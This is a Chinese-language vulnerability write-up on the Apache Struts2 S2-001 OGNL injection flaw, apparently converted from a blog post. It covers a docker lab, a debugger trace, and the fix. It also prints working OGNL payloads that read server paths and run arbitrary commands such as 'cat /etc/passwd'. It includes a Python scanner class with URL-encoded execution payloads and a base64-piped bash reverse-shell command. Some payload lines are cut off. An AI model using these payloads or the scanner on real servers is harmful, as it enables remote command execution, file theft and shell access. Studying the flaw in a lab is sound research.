[struts2]s2-001

漏洞介绍

S2-001 远程代码执行漏洞

原理

参考 http://rickgray.me/2016/05/06/review-struts2-remote-command-execution-vulnerabilities.html

> 该漏洞因为用户提交表单数据并且验证失败时，后端会将用户之前提交的参数值使用 OGNL 表达式 %{value} 进行解析，然后重新填充到对应的表单数据中。例如注册或登录页面，提交失败后端一般会默认返回之前提交的数据，由于后端使用 %{value} 对提交的数据执行了一次 OGNL 表达式解析，所以可以直接构造 Payload 进行命令执行

环境

执行以下命令启动s2-001测试环境

```
docker-compose build
docker-compose up -d
```

POC && EXP

获取tomcat执行路径：

```
%{"tomcatBinDir{"+@java.lang.System@getProperty("user.dir")+"}"}
```

获取Web路径：

```
%{#req=@org.apache.struts2.ServletActionContext@getRequest(),#response=#context.get("com.opensymphony.xwork2.dispatcher.Http
```

执行任意命令（命令加参数：`new java.lang.String[]{"cat","/etc/passwd"}`）：

```
%{#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"pwd"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),
```

影响版本

漏洞影响版本： **Struts 2.0.0 - Struts 2.0.8**

官方介绍：https://cwiki.apache.org/confluence/display/WW/S2-001

所以说搭建环境中的pom.xml版本必须对应（这里是使用maven）

```
<!-- struts2核心依赖 -->
<dependency>
<groupId>org.apache.struts</groupId>
  <artifactId>struts2-core</artifactId>
  <version>2.0.8</version>
</dependency>
```

poc

获取tomcat执行路径：


```
%{"tomcatBinDir{"+@java.lang.System@getProperty("user.dir")+"}"}
```

获取Web路径：

```
%
{#req=@org.apache.struts2.ServletActionContext@getRequest(),#response=#contex
t.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse").getWriter(),#
response.println(#req.getRealPath('/')),#response.flush(),#response.close()}
```


执行任意命令（命令加参数：`new java.lang.String[]{"cat","/etc/passwd"}`）：

```
%{
    #a=(new java.lang.ProcessBuilder(new java.lang.String[]
{"calc"})).redirectErrorStream(true).start(),
    #b=#a.getInputStream(),
    #c=new java.io.InputStreamReader(#b),
    #d=new java.io.BufferedReader(#c),
    #e=new char[50000],
    #d.read(#e),

 #f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),
    #f.getWriter().println(new java.lang.String(#e)),
    #f.getWriter().flush(),
    #f.getWriter().close()
}
```




S2-001 Demo

link: https://cwiki.apache.org/confluence/display/WW/S2-001



分析

Struts2 框架对于数据的整个处理可以参考下图：



这里进行了长时间的跟踪。。。。

第一步 断点在`package com.opensymphony.xwork2.util;`

```
String var = expression.substring(start + 2, end);
Object o = stack.findValue(var, asType);
```

第二步 这里去调用`package com.opensymphony.xwork2.util; findValue()`方法


```
public Object findValue(String expr, Class asType) {   asType: "class java.lang.String"   expr: "username"
    Object value;
    try {
        Object var4;
        try {
            if (expr != null) {   expr: "username"
                if (this.overrides != null && this.overrides.containsKey(expr)) {
                    expr = (String)this.overrides.get(expr);
                }

                value = OgnlUtil.getValue(expr, this.context, this.root, asType);
                if (value != null) {
```

第三步 这里在去调用`getValue()`方法


```
197                 value = OgnlUtil.getValue(expr, this.context, this.root, asType);
198                 if (value != null) {
199                     var4 = value;
200                     return var4;
201                 }
```

```
public static Object getValue(String name, Map context, Object root, Class resultType) throws OgnlException {   name: "username"   context:  size = 27   roo
    return Ogn1.getValue(compile(name), context, root, resultType);   name: "username"   context:  size = 27   root:  size = 2   resultType: "class java.la
}
```

在去调用`getValue()`方法




`Object result = ((Node)tree).getValue(ognlContext, root);`代码中在去调用`getValue()`方法




然后返回解析后的结果。

然后在返回最开始进行递归解析。



然后就在走一边什么的流程。。。




总结

简单的说一下这个漏洞的原理就是，用户提交了错误的用户名或者密码，这时候，struts框架会使用OGNL表达式进行解析，我们就直接构造OGNL表达式可以解析的exp，进行解析执行命令，在把结果返回到上一次输入的值的登录页面上。

漏洞修复

下图右边为官方修复后的代码（左图xwork-2.0.3，右图为xwork-2.0.4），可以明显看到在修复代码中多了 **Ognl** 递归解析次数的判断，默认情况下仅解析第一层。



这里是借mochazz师傅的图

扫描器的实现

```python
class S2_001:
    """S2-001漏洞检测利用类"""
    info = "[+] S2-001:影响版本Struts 2.0.0-2.0.8; POST请求发送数据; 默认参数为:username,password; 支持获取WEB路径,任意命令执行和反弹shell"
    check_poc = "%25%7B{num1}%2B{num2}%7D"
    web_path = "%25%7B%23req%3D%40org.apache.struts2.ServletActionContext%40getRequest()%2C%23response%3D%23context.get(%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22).getWriter()%2C%23response.println(%23req.getRealPath('%2F'))%2C%23response.flush()%2C%23response.close()%7D"
    exec_payload = "%25%7B%23a%3D(new%20java.lang.ProcessBuilder(new%20java.lang.String%5B%5D%7B{cmd}%7D)).redirectErrorStream(true).start()%2C%23b%3D%23a.getInputStream()%2C%23c%3Dnew%20java.io.InputStreamReader(%23b)%2C%23d%3Dnew%20java.io.BufferedReader(%23c)%2C%23e%3Dnew%20char%5B50000%5D%2C%23d.read(%23e)%2C%23f%3D%23context.get(%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22)%2C%23f.getWriter().println(new%20java.lang.String(%23e))%2C%23f.getWriter().flush()%2C%23f.getWriter().close()%7D"
    shell = "bash -c {echo,SHELL}|{base64,-d}|{bash,-i}"

    def __init__(self, url, data=None, headers=None, encoding="UTF-8"):
        self.url = url
        if not data:
            self.data = "username=test&password={exp}"
        else:
            self.data = data
```

```
        self.headers = parse_headers(headers)
        self.encoding = encoding
        self.is_vul = False
        if 'Content-Type' not in self.headers:
            self.headers['Content-Type'] = 'application/x-www-form-
urlencoded'

    def check(self):
        """检测漏洞是否存在"""
        num1 = random.randint(10000, 100000)
        num2 = random.randint(10000, 100000)
        poc = self.check_poc.format(num1=num1, num2=num2)
        data = self.data.format(exp=poc)
        html = post(self.url, data, self.headers, self.encoding)
        nn = str(num1 + num2)
        if html.startswith("ERROR:"):
            return html
        elif nn in html:
            self.is_vul = True
            return 'S2-001'
        return self.is_vul

    def get_path(self):
        """获取web目录"""
        data = self.data.format(exp=self.web_path)
        html = post(self.url, data, self.headers, self.encoding)
        return html

    def exec_cmd(self, cmd):
        """执行命令"""
        cmd = parse_cmd(cmd)
        data =
self.data.format(exp=self.exec_payload.format(cmd=quote(cmd)))
        html = post(self.url, data, self.headers, self.encoding)
        return html

    def reverse_shell(self, ip, port):
        """反弹shell"""
        html = reverse_shell(self, ip, port)
        return html
```

`但是经过测试检查不出S2-001` 因为可能是这个漏洞原理上的一些东西吧？！

参考

> https://xz.aliyun.com/t/2044
>
> https://mochazz.github.io/2020/06/16/Java%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1%E4%B9%8BStruts2-001/#%E6%BC%8F%E6%B4%9E%E4%BF%AE%E5%A4%8D